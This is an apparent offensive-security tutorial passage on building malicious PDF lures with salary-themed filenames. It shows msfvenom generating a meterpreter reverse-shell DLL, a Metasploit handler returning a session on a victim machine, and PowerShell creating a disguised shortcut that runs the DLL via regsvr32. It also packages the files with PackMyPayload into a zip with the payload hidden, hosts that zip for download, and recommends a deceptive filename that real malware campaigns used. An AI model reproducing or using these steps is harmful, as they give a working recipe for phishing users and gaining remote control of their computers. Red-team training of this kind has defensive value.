
```
[+] Generated file written to (size: 576285): Salary_Details_4.pdf
```

```
(kali@222vm) - [~/Attackware/PackMyPayload]
$
```


I inject this Word document into a Hc_decoy.pdf file that I used earlier. My resultant file is Salary_Details_4.pdf file. Now I move this file to the target system and open it with Adobe Acrobat Reader. A new prompt opens as shown below.



When I select to open this file, a new Word document opens (This is our Macro enabled document).



Needless to say, this will give us a meterpreter session on the standby listener.


```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4444

```

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.38.189
lhost => 192.168.38.189
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] Sending stage (175686 bytes) to 192.168.36.230
[*] Meterpreter session 1 opened (192.168.36.189:4444 -> 192.168.36.230:50170) at 2022-11-14 20:01:05 -0500

meterpreter > sysinfo
Computer      : DESKTOP-26AP13P
OS            : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-26AP13P\admin
meterpreter >

```

I have to tell you one interesting thing here. Here, I have named the embedded Word file as "PDF_macro". Hackers propagating the snake keylogger named their embedded Word document as "has been verified. However, PDF, JPEG, XLSX, DOCS".

When our PDF has been opened, it prompted a message "the file PDF_macro.docx" may contain.....etc. But for this document, it would be like this "the file has been verified. However PDF, JPEG, XLSX, DOCS.". As you can see this message has more chances of the file being opened.

4. PDFs with Malicious Links

PDFs with malicious links have been hacker's favourite for a long time although their use has increased dramatically recently. Let's see how to create this attack. For a change, instead of using an exe payload, I will use a DLL payload. I create a DLL payload this time to get a reverse shell using msfvenom (malicious.dll).

```
(kali@222vm) - [~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.153 LPORT=4444 -f dll > /home/kali/Desktop/malicious.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
```

```
(kali@222vm) - [~]
$
```

On a Windows system, I create a shortcut named "malicious_4.pdf.lnk".

This PC > Local Disk (C:) > Users > admin > PDF_4

Name	Date modified	Type	Size
 PDF	11/14/2022 4:36 PM	Icon	210 KB

```
PS C:\Users\admin\PDF_4> $obj = New-object -comobject wscript.shell
PS C:\Users\admin\PDF_4> $link = $obj.createshortcut("c:\Users\admin\PDF_4\malicious_4.lnk")
PS C:\Users\admin\PDF_4> $link.windowstyle = "7"
PS C:\Users\admin\PDF_4> $link.targetpath = "%windir%/system32/regsvr32.exe"
PS C:\Users\admin\PDF_4> $link.iconlocation = "c:\users\admin\PDF_4\PDF.ico"
PS C:\Users\admin\PDF_4> $link.arguments = "malicious.dll"
PS C:\Users\admin\PDF_4> $link.save()
PS C:\Users\admin\PDF_4>
```

Name	Date modified	Type	Size
 malicious_4	11/15/2022 11:09 ...	Shortcut	3 KB
 PDF	11/14/2022 4:36 PM	Icon	210 KB

I copy both files "malicious.dll" and "malicious_4_lnk into the same folder in Kali Linux and use PackMyPayload to package both these files into a zip archive named "Salary_Details_5.zip".

```
(kali㉿222vm)-[~/Attackware/PackMyPayload]
$ python3 PackMyPayload.py /home/kali/Desktop/Lab_4/ Salary_Details 5.zip --out-format zip --hide malicious.dll
```

```
+      0      +      0      +      0      +      0
+    +          0      +          +          0      +          0
+
+    0  +          +          +          0  +          +
0
- _ ^ _ ^ _ ^ _ ^ _ ^ _ ^ _ ^ _ ^ _ ^ - , - - - - ,         0
:: PACK MY PAYLOAD (1.1.0)   - - - - - | / \_/\
for all your container cravings - - - - - ~|__ ( ^ .^ ) +
+
- - - - - - - - - - - - - - - - - - - - '' ''
+     0           0      +           0           +           0      +
0
+     0           +       0      ~   Mariusz Banach / mgeeky        o
0     ~           +       ~             <mb [at] binary-offensive.com>
0           +               0                       +
+
```

```
[.] Packaging input file to output .zip (zipfile)...
```


Of course, I have set -hide option to the "malicious.dll" file to keep it hidden. I host the "Salary_Details_5.zip" file on web server.

```
cd73.iso
Click_For_password.iso
CODE_OF_CONDUCT.md
Firefox_Setup.iso
Hc_Decoy.pdf
Hot_Images.iso
imgs
lib
LICENSE
malicious.iso
outfile
PackMyPayload.py
README.md
requirements.txt
Salary_Details_1.pdf
Salary_Details_2.pdf
Salary_Details_3.pdf
Salary_Details_4.pdf
Salary_Details_5.zip
Salary_Details.pdf
shellx64_8383.exe
templates
```


```
(kali@222vm) - [~/Attackware/PackMyPayload]
$ python3 -m http.server
```



Let me give you a summary of what happens. We created a shortcut named "malicious_4.lnk". When target users click on this shortcut, it opens "regsvr32.exe" which is a command line utility that can execute "dll" files. Hence, I configured it to execute "malicious.dll" which is our payload.

Now, let's create a new decoy PDF file "Hc_Decoy_2" which has a link to the URL where our zip archive is hosted. (http://182.168.40.153:8000/salary_details_4.zip)



When victim's click on this link, the zip archive is downloaded.





As the victim extracts the contents of the zip archive, he sees this (since “malicious.dll” file is set to be hidden).

This PC > Local Disk (C:) > Users > admin > Downloads > Salary_Details_5

Name	Date modified	Type	Size
